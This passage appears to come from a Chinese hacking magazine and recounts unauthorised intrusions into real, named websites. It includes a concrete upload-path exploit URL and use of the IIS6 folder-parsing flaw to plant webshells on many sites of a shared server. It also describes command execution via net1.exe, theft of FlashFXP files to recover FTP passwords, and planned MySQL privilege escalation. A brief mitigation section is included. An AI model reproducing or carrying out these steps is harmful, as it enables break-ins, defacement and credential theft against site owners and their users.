



图7


图8


图9

既然这个站点的webshell可以这么获取，那么同服务器上其它站点是不是也使用了相同的编辑器？是不是也存有同样的漏洞呢？百猜不如一试，我把“http://mengpei.com/TextEditor/Dialogs/Upload.aspx?uploadFolder=../../UpFile.asp/”中的域名地址更改成其它的站点，发现有很多都可以正常打开的，如图9。

就这样，使用同样的方法我相继得到了很多webshell，不过可惜的是我们的目标网站并没有使用这个编辑器，所以还得返回到webshell中来想办法。结果发现wscript.shell已经被删除了，如图10，由于是虚拟机，所以目录跳转也是行不通的，服务器开启了3389远程终端服务，也安装了Serv-U，但是却添加不了用户，应该是被管理员更改了密码或端口。

Scripting.FileSystemObject	√	文件操作组件
wscript.shell	×	命令行执行组件
ADOX.Catalog	√	ACCESS建库组件
JRO.JetEngine	√	ACCESS压缩组件

图10

这时我突然想起，得到webshell的这个站点是aspx格式的，那我们就来上传一个aspx的大马看能不能解析。结果是可喜的，aspx大马可以正常打开，如图11。




图11

进去后点击大马的IISSpy功能，于是服务器上的所有网站目录都跳了出来，如图12。从中找到目标网站，最终留了个提醒页面给管理员，如图13，图14。整个入侵过程应该说并没有什么技术含量，就是利用了编辑器可以修改上传目录路径，然后利用Windows2003 IIS6.0文件夹解析漏洞来得到webshell。



图12




图13




图14

小知识：Windows2003存在的文件解析路径漏洞

当文件夹名为类似hack.asp的时候（即文件夹名看起来像

一个ASP文件的文件名)，此时该文件夹下的文本类型的文件都可以在IIS中被当做ASP程序来执行。这样黑客就可以上传扩展名为jpg或gif之类的看起来像是图片文件的木马文件，通过访问这个文件也就可以运行木马了。因为微软没有发布这个漏洞的补丁，所以几乎所有网站都会存在这个漏洞。

漏洞的大致利用方法为：在hack.asp这样子的文件夹下，利用网站的上传权限，将各种asp木马更名为以jpg/gif等为后缀的文件并上传到服务器中，当访问hack.asp目录中的这些文件时，目录中的脚本木马程序就会被IIS解析了。

防范的方法如下：

1、有用户可自主命名文件夹权限的功能，建议检查文件夹名称的合法性，或者关闭用户上传功能。

2、在用户控制的文件夹内设置脚本权限为“无”。

(文章中涉及到的Winsock Expert汉化版已经收录在了光盘中)

记一次大型网站的成功入侵

无敌小龙

文章难易度：★★★

文章阐述：获取某网站FTP权限以及MYSQL提权的详细过程

一、轻松获取WEBSHELL

在百度上闲逛，看到了一个“E上虞网”(www.esyu.com.cn)的媒体网站，于是就顺手测试了一下网站的安全性。大致浏览了一下网站，发现还有一个“E上虞论坛”，会员近万，看来规模还不小呢。我又到http://www.114best.com/ip/上进行了下旁注查询，发现该服务器上还有好几个别的站点呢，既然可以旁注，那就给我们的入侵带来了更多的希望，可是这次我并没有选择旁注，而是决定从正面入手。可能有许小菜都认为对于大网站的直接攻击比较困难，其实不然，网站越大，容易疏忽的地方也就越多。

首先，我在网站上注册了一个用户，如图1。然后进入到“上虞家居装饰”页面，添加了一个商家，其中上传图片那里自然是重点的“关注对象”，可能是运气太好了吧，居然可以直接上传任意格式的文件，如图2，就这样轻轻松松的得到了一个webshell。



图1




图2

有了这个webshell后，接下来就是提权添加用户再拿下服务器了。我在webshell里仔细的看了看，发现wscript.shell组件存在，并且也可以执行命令（不过试了试最新的Win2003 0day却无效，应该是打过了补丁吧）。管理员还是有点安全意识的，至少把很多网站目录的权限都设置成了只可读不可写，还把net.exe删除了，不过我们可以使用net1.exe进行代替，要是还不行的话还可以使用c:\windows\system32\dllcache\net.exe执行命令，如图3。




图3

我分别执行了“net1 start”来查看系统服务，执行“netstat -an”查看了服务端口，获悉服务器安装有mysql，并且还开启了3389终端服务。其实，提权通常都是利用的21、1433、3306这三个端口（当然还有一些0day），这次我就决定使用3306，也就是mysql提权。

二、获取网站WEB服务器的FTPSHELL权限

继续在webshell里查找对我们有用的信息，一个可爱的目录跳入了眼帘，它就是FlashFXP目录，如图4。

有了这个FlashFXP的目录，我们就可以尝试把目录下的quick.dat、Sites.dat、Stats.dat这三个文件下载到本地，然后再替换我们本地FlashFXP安装目录下的同样三个文件，最后打开本地的FlashFXP客户端，就可以直接管理站点了。

我们可以在FLASHFXP的“站点管理器”中看到FTP管理员所管理的网站以及网站的FTP帐号和密码，密码一般是以星号加密的，可以使用星号密码查看器查看到密码明文，如图5。

其中，IP地址处的“sex.esyu.com.cn”，我们使用“ping sex.

esyu.com.cn”就可以得到对应的IP地址是122.224.32.146，TTL值=56，因此可以初步断定这是台Linux服务器，如图6。通过研究这个FTP用户所管理的网站内容发现，这正是“E上虞网”在Linux系统上的FTP用户，也就是说我们现在已经有了对这个“E上虞网”的网站数据进行上传、编辑、删除等web权限了。

